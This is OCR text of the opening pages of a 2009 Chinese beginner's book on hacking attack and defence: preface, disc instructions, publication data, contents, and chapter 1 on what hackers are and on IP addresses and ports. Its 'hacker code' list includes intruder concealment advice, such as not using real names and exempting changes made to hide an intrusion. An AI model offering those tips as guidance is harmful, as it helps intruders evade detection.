





Preface 前言

黑客很神秘吗？

不神秘！

学习黑客攻防技术难吗？

不难！

阅读本书能掌握防范黑客攻击的技术吗？

能！

为什么要阅读本书

网络在人们的生活、学习和工作等许多方面都起着举足轻重的作用，人们越来越离不开网络，与此同时，网络的安全问题也随之出现。对于普通人而言，掌握一定的黑客攻防技术不仅能够帮助您保护电脑中资料的安全，而且可以帮助您更好地维护电脑，保障其安全、稳定地运行，以给您的工作和生活带来极大的便利。

作为学习黑客攻防技术的新手，您是否也曾为不了解黑客常用命令而发愁，您是否也曾为使用黑客常用工具而苦恼，您是否也曾为保障密码安全而冥思苦想，您是否也曾为防范病毒和木马的攻击而力不从心……如果您掌握了黑客攻击、防范的技能和通用方法，多思考，勤动手，那么这些问题都会迎刃而解。基于这个出发点，我们组织了具有多年维护经验的电脑防御专家，为爱好学习黑客攻防技术的初学者编写了这本“入门”书籍。通过阅读本书，您也可以游刃有余地处理各种电脑安全问题，轻松自如地管理电脑。

本书是否适合您

如果您是第一次接触黑客知识，本书将从初学者的角度出发，一步一步地引导您掌握黑客的基础知识及常用命令；如果您还不知道黑客常用的攻击、防范技术，本书将以实例的形式，让您在边学边做的过程中通晓各种黑客常用工具的使用及防范技巧；如果您对理论性的黑客攻防书籍感到费解，本书将以实例图解、视频辅助的教学方式让您轻松掌握病毒及木马的防范技巧。

阅读本书能学到什么

了解黑客常用工具的使用方法

掌握典型的黑客攻防技巧


掌握电脑安全策略设置方法

掌握常用的防护软件的使用方法

新手


CD-ROM 配套光盘使用说明

1 将光盘印有文字的一面朝上放入光驱中，几秒钟后光盘就会自动运行。若光盘没有自动运行，可以打开【我的电脑】窗口，然后在光盘图标上单击鼠标右键，从弹出的快捷菜单中选择【自动播放】菜单项，光盘就会运行。



2 首先会播放一段片头动画，接着播放光盘中的人物介绍（单击鼠标左键可以跳过该环节），稍后会进入光盘的主界面，此时可以看到光盘中包含的各个章节目录。

3 将鼠标指针移到目录按钮上单击左键，弹出对应的下一级子目录，然后单击某个子目录按钮即可进入光盘播放界面，并自动播放该节的内容。



图书在版编目（CIP）数据

新手学黑客攻防 / 神龙工作室编著. —北京：人民邮电出版社，2009.2（2009.5 重印）
ISBN 978-7-115-19512-8

Ⅰ. 新… Ⅱ. 神… Ⅲ. 计算机网络－安全技术 Ⅳ. TP393.08

中国版本图书馆CIP数据核字（2008）第204822号

内 容 提 要

本书是指导初学者快速掌握黑客攻防的入门书籍。书中详细地介绍了初学者必须掌握的黑客攻防的基础知识和方法，并对初学者在使用攻防工具时经常遇到的问题进行了专家级的指导，以免初学者在起步的过程中走弯路。本书分为 4 篇，共 14 章。第 1 篇（第 1 章）主要介绍黑客的基础知识，包括 IP 地址、端口、黑客常用的命令及攻击方式，第 2 篇（第 2~3 章）主要介绍黑客如何运用检测工具检测并扫描电脑等内容，第 3 篇（第 4~11 章）主要介绍一些典型的黑客攻防技术，第 4 篇（第 12~14 章）主要介绍防范黑客攻击的方法和技巧。

本书附带一张情景、互动式多媒体教学光盘，可以帮助读者快速掌握黑客攻防的知识和方法。同时光盘中还赠送一本包含 200 个黑客攻防常见问题解答的电子图书，大大地扩充了本书的知识范围。

本书主要面向使用电脑的初级用户，适合广大电脑爱好者以及各行各业需要学习电脑防御技术的人员使用，同时也可以作为学习黑客攻防技术的培训教材或者辅导教材。


新手学黑客攻防

◆ 编　　著　神龙工作室
责任编辑　魏雪萍
◆ 人民邮电出版社出版发行　　北京市崇文区夕照寺街 14 号
邮编　100061　　电子函件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
北京铭成印刷有限公司印刷
◆ 开本：787×1092　1/16
印张：16.25
字数：413 千字　　2009 年 2 月第 1 版
印数：8 001 – 11 000 册　　2009 年 5 月北京第 2 次印刷

ISBN 978-7-115-19512-8/TP

定价：29.80 元（附光盘）

读者服务热线：(010)67132692　印装质量热线：(010)67129223
反盗版热线：(010)67171154



Contents 目录

第1篇 黑客基础


第2篇 黑客技术

具体内容参见本书附带光盘

常见问题解答目录

常见问题解答200例

网络常见技巧



第1篇

黑客基础

新手

第 1 章
拨云见日——了解黑客

Chapter 1

小龙：小月，我经常听到“黑客”这个词，到底什么是黑客？黑客很厉害吗？

小月：呵呵，黑客其实和我们一样，不过他们可是电脑和网络方面的高手。

小龙：那我也能成为“黑客”吗？

小月：当然可以了！只要你好好学习电脑和网络方面的知识一定可以。

小龙：是吗？太好了，你快教教我吧！

小月：好的，我们就先从了解黑客开始吧。

要点导航

- 什么是黑客
- IP 地址及端口知识
- 黑客的常用命令
- 黑客常用的攻击方式

1.1 什么是黑客

一提起黑客，人们总会将他们和破坏网络安全、盗取网络密码等联系在一起，感到他们非常神秘。那么，黑客到底是一群什么样的人？他们从事什么活动？本节将揭开黑客的神秘面纱。

黑客，又称骇客，来源于英文单词 hacker。其原意是指那些精通操作系统和网络技术，并利用其专业知识编制新程序的人。这些人往往都掌握有非凡的电脑和网络知识，除了无法通过正当的手段物理性地破坏他人的电脑和帮助他人重装操作系统外，其他的几乎绝大部分的电脑操作他们都可以通过网络做到，例如监视他人计算机、入侵网站服务器替换该网站的主页、攻击他人电脑、盗取电脑中的文件等。

黑客刚出现时，其活动的理由一般都很简单，大部分人只是为了炫耀一下自己的电脑技巧，或者开一些善意的玩笑。现在，一些人会使用简单的工具对一些疏于防范的电脑进行攻击并破坏，这已经不属于黑客的范畴了，而是犯罪活动。在日常生活中，许多电脑故障都是出自黑客之手，例如某网站无法访问等。

现在黑客技术已经被越来越多的人掌握，其发展也日益加快。目前，世界上有很多黑客网站，这些网站会介绍一些常用的攻击方法和系统的一些漏洞，并免费提供一些常用的攻击软件供网友下载和使用，这样普通用户掌握后也可以攻击其他的电脑。但是黑客技术同时又是一把双刃剑，了解了常用的黑客技术，就可以更好地保护自己的电脑不受恶意攻击。

在网络发展初期，网络方面的立法还不够健全，黑客在法律的漏洞下可以在网络上为所欲为。现在，各国法律的完善速度虽然还远远落后于网络的发展速度，但在现有法律的打击下，黑客活动已经转入地下，其攻击的隐蔽性也更强了，使得当前的法律和技术还缺乏针对网络犯罪的有效的反击和跟踪手段。目前，无规范的黑客活动已成为网络安全的重要威胁。

实际上，非法攻击电脑和站点已经不属于黑客行为。黑客群体有自己的处事态度：解决问题并创造新东西，相信自由并自愿地相互帮助。他们也有自己的精神（黑客精神）。

(1) 这世界充满待解决的迷人问题。

(2) 没有任何人必须一再地解决同一个问题。

(3) 无聊而单调的工作是有害的。

(4) 态度并不等效于能力。

(5) 自由才好。

黑客们也需要遵守一些默认的规则，这些规则就是人们所说的黑客守则。

(1) 不恶意破坏任何系统，这样只会带来麻烦，恶意破坏他人的软体将导致法律责任。

(2) 不修改任何的系统档，如果为了要进入系统而修改它，则在达到目的后将它改回原状。

(3) 不要轻易地将要 Hack 的站点告诉不信任的朋友。

(4) 不要在 BBS 上谈论任何黑客行为。

(5) 在 Post 文章的时候不要使用真名。

(6) 正在入侵的时候，不要随意离开电脑。

(7) 不要侵入或破坏政府机关的主机。

(8) 不要在电话中谈论 Hack 的任何事情。

(9) 将笔记放在安全的地方。

(10) 想要成为黑客就要真正的 hacking，读遍所有有关系统安全或系统漏洞的文件。

(11) 已侵入电脑中的账号不得清除或涂改。

(12) 不得修改系统档案，如果为了隐藏自己的侵入而做的修改则不在此限，但仍须维持原

来系统的安全性，不得因得到系统的控制权而将门户大开。

⑬ 不将已破解的账号分享于朋友。

1.2 IP地址及端口知识

在现实生活中，每个人都有一个名字，一个人也可能有多个名字，多个人也可能使用同一个名字。Internet 中的网络主机也是这样，可以使用域名来为其命名。因此在网络上能够真正标识主机的就是 IP 地址。在网络连通的情况下，只要利用域名或者 IP 地址都是可以找到目的主机的，因此如果想要攻击某个网络主机，首先要确定该目标的域名或者 IP 地址。

一台电脑可能同时运行几个不同的网络服务程序，那么电脑是怎么分辨出网络上的数据是对应哪个程序的呢？这就需要通过端口来区分，不同的程序启用不同的端口，这样电脑就可以区别。

1.2.1 IP 地址

IP 是英文 Internet Protocol 的缩写，意思是“网络之间互连的协议”，也就是为电脑网络相互连接进行通信而设计的协议。在因特网中，它是能使连接到网上的所有电脑网络实现相互通信的一套规则，规定了电脑在因特网上进行通信时应当遵守的规则。当我们把整个互联网看做一个单一的网络时，IP 地址就是给每个连接在网络上的主机（或路由器）分配的一个全球唯一的 32bit（IPv4 是 32bit，IPv6 是 128bit；本书在以后提到 IP 协议除非特别声明，否则均指 IPv4。bit：比特，一位二进制数就是 1 比特）的标识符。

IP 地址的结构使我们可以在互联网上很方便地进行寻址。IP 地址由因特网名字与号码指派公司 ICANN（Internet Corporation for Assigned Names and Numbers）进行分配。

1. IP 地址的表示法

